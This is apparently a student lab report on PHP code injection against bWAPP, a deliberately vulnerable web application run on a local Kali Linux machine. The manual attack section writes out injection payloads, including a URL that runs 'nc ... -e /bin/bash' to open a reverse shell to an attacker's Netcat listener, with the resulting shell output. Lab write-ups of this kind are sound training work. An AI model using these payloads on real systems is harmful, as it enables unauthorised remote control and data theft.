

IT SECURITY

Practical Project

Attacks and Security Tool - Web Application Attacks

Name: Audrey Vanessa Chee Wan Tai

Criteria 1: Planning and Justification

Introduction

Code injection attack, an infamous and provoking web application attack, is generally known to occur when malicious code written in an application language, injected by the attacker, is executed by the victim's website or server. The method of entering ill-natured information or system commands exploits vulnerable web application with a sole purpose of taking remote control of the webpage viewed by victims. Once the attacker gains remote control, they can capture sensitive information such as login credentials or sensitive data located in the victim's server.

PHP code injection attacks focuses on executing arbitrary PHP codes into a server or system of the victim. This attack works by taking advantage of the vulnerabilities of a certain weak-security webpage on the internet. It works the same as any other code injection attack just that it focuses on PHP-coded websites.

The Open Web Application Security Project (OWASP) which is an organisation that keeps track of the top 10 vulnerabilities of web application attacks has recorded injection attacks as the third in the list. This has increased awareness to developers to improve their security measures to ensure the development of secure web applications. However, with the increasing usage of the Internet, PHP code injection attacks have been increasing linearly together with it. Examples of the largest incidents to happen are described below:

- The attack called “Magento Shoplift” targeted Magento e-commerce platforms in 2015 exploited a vulnerability in its core, in specific the attackers implemented arbitrary PHP code to gain control of the server. Attackers gained control of the website which allows unauthorised access to the sensitive information of the customers. This incident has caused thousands of online stores to be affected.
- In the year 2011, the TimThumb vulnerability occurred was a security vulnerability in the image resizing script used in WordPress themes. The cracker managed to exploit by uploading malicious PHP codes to be in command of the vulnerable website. A significant impact, affecting many websites with data stealing, malware installation and website defacement.
- The Joomla Remote Code Execution Vulnerability, emerged in 2015, threatened websites powered by Joomla CMS. A shortfall in the user sign-up procedure gave the attackers an upper hand in gaining unauthorised access to the sensitive data from the users' sign-up information.

Choice of Tools

In this scenario, bWAPP (a buggy web application) is used as the vulnerable target web application for the PHP code injection attack. bWAPP is a freely available, artificially insecure website that was created to be used by those who are enthusiastic about or work in cybersecurity, whether as developers or students, to practice recognizing and dealing with security vulnerabilities. bWAPP is the ideal choice for this project as it offers a vulnerable webpage related to PHP code injection attack which will be documented in Criteria 2. The website that creates a realistic environment will give better options for attacks as they will plan and work on the very same thing in real life. Moreover, the user-friendly interface allows this

website to be easily navigated. Overall, all these reasons make it an ideal choice for this project as it allows attackers to gain practical experience in picking out PHP code injection vulnerabilities.

The attacker is using Kali Linux system with the IP address of 192.168.29.128 and both attacker and victim are running on Kali Linux system. Kali Linux is a Linux distribution designed for penetration testing, ethical hacking, and security auditing. This operating system has many pre-installed tools and packages tailored for penetration testing, specifically for web application attacks.

With access to a Kali Linux toolkit suite, the attacker can identify and exploit different flaws in the web application of the victim is aided by the kit. These tools which are known as network analyser, vulnerability scanners, password cracker, and exploit frameworks and so on are some of the tools used by hackers to make their work easier. This makes sure that an intruder can use the needed tools which then, he can carry out extensive and useful security testing process.

Among the first attack tools that will be used is Netcat. In general, this tool can be used for a variety of things such as port scanning, transferring files and as a backdoor. In this case, Netcat is used as a listening tool to establish a reverse shell connection between the attacker's machine and the victim's server.

The second attack instrument, Commix, COMMand Injection eXploiter, an open-source tool suggested by Anastasios S. , Christoforos N. , and Christos X. (2018) will be used as an attacking tool. The objective of this tool is to use and spot command injection vulnerabilities. In accordance with the article, Commix have a high success rate in discovering vulnerable web applications that could be used to execute the command injection attack. This makes it a valuable tool for the project.

On the other hand, OWASP ZAP is the defensive tool that will be used. OWASP ZAP is a free and open source, web application firewall that detects and defends against attacks on the web application. It has alerts and notifications that inform about the potential vulnerabilities, so that they can be mitigated before the attackers can use them.

Topic Choice

The subject of this project (PHP code injection attacks) is of a great significance and is relevant in the field of web application security. PHP which is one of the most widely used server-side scripting languages for the web development is the reason for most of the sites developed in PHP being the target of hackers. Via the study of PHP code injection attacks, we comprehend that the cybercriminals exploit the vulnerabilities of web applications and run the PHP code on server without permission.


Knowing the PHP code injection attacks is paramount for developers, security experts and white hats to prevent these threats from affecting the web applications. This project will give me an opportunity to investigate the methods used by attackers, the weak spots, and the tools and methods that can be used to guard against such attacks. Furthermore, the project seeks to demonstrate how code injection attacks in PHP work through real examples and simulations to increase awareness of the critical need for secure coding practices and preventive security measures in web development.

Criteria 2: Application and Documentation


Installation of bWAPP:

bWAPP can be installed through the browser of the Kali Linux virtual machine.

Link: <https://sourceforge.net/projects/bwapp/>



Step 1: The zip file of bWAPP is unzipped in the directory as shown below:




The commands used to execute the above in the terminal are as below:

- Root@kali2019: cd Downloads
- Root@kali2019: unzip bWAPPv2.2.zip -d /var/www/html/
- Root@kali2019: chmod -R 777 /var/www/html/bWAPP
- Root@kali2019: service apache2 start
- Root@kali2019: service mysql start

Step 2: The steps below are to configure the database connection settings.

1. Type in the following commands in the terminal:
 - Root@kali2019: mysql -u root -p
 - Enter password: my_password
 - MariaDB[(none)]> use mysql;
 - MariaDB[(mysql)]> create user 'username'@'localhost' identified by 'mypassword';
 - MariaDB[(mysql)]> grant all privileges on bWAPP.* to 'username'@'localhost' identified by 'mypassword';
2. Next, the \$db_password should be an empty string in settings.php in the admin folder. This is to configure bWAPP to use a MySQL database with username=username and password=mypassword.



```
<?php
/*
bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web
vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10
project!
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0
International License (http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright © 2014 MME
BVBA. All rights reserved.
*/


// Database connection settings
$db_server = "localhost";
$db_username = "username";
$db_password = "mypassword";
$db_name = "bWAPP";

// SQLite database name
$db_sqlite = "db/bwapp.sqlite";





// SMTP settings
$smtp_sender = "bwapp@mailinator.com";
$smtp_recipient = "bwapp@mailinator.com";
$smtp_server = "";

// A.I.M.
// A.I.M. or Authentication Is Missing is a no-authentication mode
```

Step 3: Open the browser and go to URL: localhost/bWAPP/install.php to confirm the successful installation of bWAPP.




Step 4: Login to bWAPP with username 'bee' and password 'bug' which can be referred to in 'settings.php' file mentioned earlier. Now, the PHP code injection attack can begin.




Manual PHP injection attack:

Step 1: Login into bWAPP with the URL: 192.168.29.128/bWAPP/phpi.php?message=test, where 192.168.29.128 is the victim's IP address. (Make sure that the proxy is set to the system's at the browser)



Step 2: Test the PHP injection vulnerability of the website by injecting payloads into the message parameter of the web page's URL.



In the first try, I have injected my name into the message parameter. It prints out 'audrey' as it is interpreted as PHP code and is executed against the system. This proves that it is vulnerable to PHP attacks which allows attackers to gain remote control over the server.

More examples of PHP injections are shown in the screenshots below:




Figure 3: The system("pwd") command prints out the working directory of bWAPP on the victim's server.




Figure 2: List of all directories that could possibly contain sensitive information like passwords




Figure 1: Looking into 'db' directory which contains the file bwapp.sqlite




Figure 4: Files that could contain password information

Attacking Tool 1 – Netcat Listener

Netcat, abbreviated to ‘nc’, does not need to have any installation as it is already pre-installed in Kali Linux.

Step 1: Check for the attacker’s IP address via terminal.

```

root@kali-2019: ~
File Edit View Search Terminal Help
root@kali-2019:~# ip addr
lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gr
oup default qlen 1000
    link/ether 00:0c:29:d5:23:44 brd ff:ff:ff:ff:ff:ff
    inet 192.168.29.128/24 brd 192.168.29.255 scope global dynamic noprefixroute
        valid_lft 1700sec preferred_lft 1700sec
    inet6 fe80::20c:29ff:fed5:2344/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gr
oup default qlen 1000
    link/ether 00:0c:29:d5:23:4e brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.200/24 brd 192.168.100.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fed5:234e/64 scope link
        valid_lft forever preferred_lft forever

```

Step 2: Type the IP address at the browser:

[192.168.29.128/bWAPP/phpi/php?message=audrey;system\('nc 192.168.29.128 4444 -e /bin/bash'\)](http://192.168.29.128/bWAPP/phpi/php?message=audrey;system('nc 192.168.29.128 4444 -e /bin/bash'));



The URL creates a reverse shell back to the attackers' machine using Netcat (nc), with '192.168.27.128' being the attacker's IP address, '4444' being the port number on which Netcat will listen for the reverse shell connection and '-e /bin/bash' which tells Netcat to allow access to '/bin/bash'.

Step 3: Type the command 'nc -nlvp 4444' in the terminal

```
root@kali-2019: ~  
File Edit View Search Terminal Help  
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
inet 127.0.0.1/8 scope host lo  
    valid lft forever preferred_lft forever  
inet6 ::1/128 scope host  
    valid lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gr  
oup default qlen 1000  
    link/ether 00:0c:29:d5:23:44 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.29.128/24 brd 192.168.29.255 scope global dynamic noprefixroute  
eth0  
    valid lft 1700sec preferred_lft 1700sec  
    inet6 fe80::20c:29ff:fed5:2344/64 scope link noprefixroute  
    valid lft forever preferred_lft forever  
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gr  
oup default qlen 1000  
    link/ether 00:0c:29:d5:23:4e brd ff:ff:ff:ff:ff:ff  
    inet 192.168.100.200/24 brd 192.168.100.255 scope global eth1  
    valid lft forever preferred_lft forever  
    inet6 fe80::20c:29ff:fed5:234e/64 scope link  
    valid lft forever preferred_lft forever  
root@kali-2019:~# nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [192.168.29.128] from (UNKNOWN) [192.168.29.128] 53848
```

The command above sets up a listener (-l) on port '4444' for incoming connections and establishes a reverse shell. The function of this is to allow the attacker to execute commands on the target machine from their machine. With this, the attacker has remote control of the victim's server, and the attacker can execute commands on the victim's server as if they had physical access to it.

```

root@kali-2019:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.29.128] from (UNKNOWN) [192.168.29.128] 55152
pwd
/var/www/html/bWAPP
whoami
www-data
ls
666
admin
aim.php
apps
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
ba_insecure_login_2.php
ba_insecure_login_3.php
ba_logout.php
ba_logout_1.php
ba_pwd_attacks.php
ba_pwd_attacks_1.php
ba_pwd_attacks_2.php
ba_pwd_attacks_3.php
ba_pwd_attacks_4.php
ba_weak_pwd.php
backdoor.php
bof_1.php
bof_2.php
bugs.txt
captcha.php
captcha_box.php
clickjacking.php
commandi.php
commandi_blind.php
config.inc
config.inc.php
connect.php
connect_i.php
credits.php
cs_validation.php
csrf_1.php
csrf_2.php
csrf_3.php
db
directory_traversal_1.php
directory_traversal_2.php

```

Examples of commands that are executed are as follows:

3. 'pwd': printing work directory
4. 'ls': listing files in the server
5. 'db': accessing files in 'db'

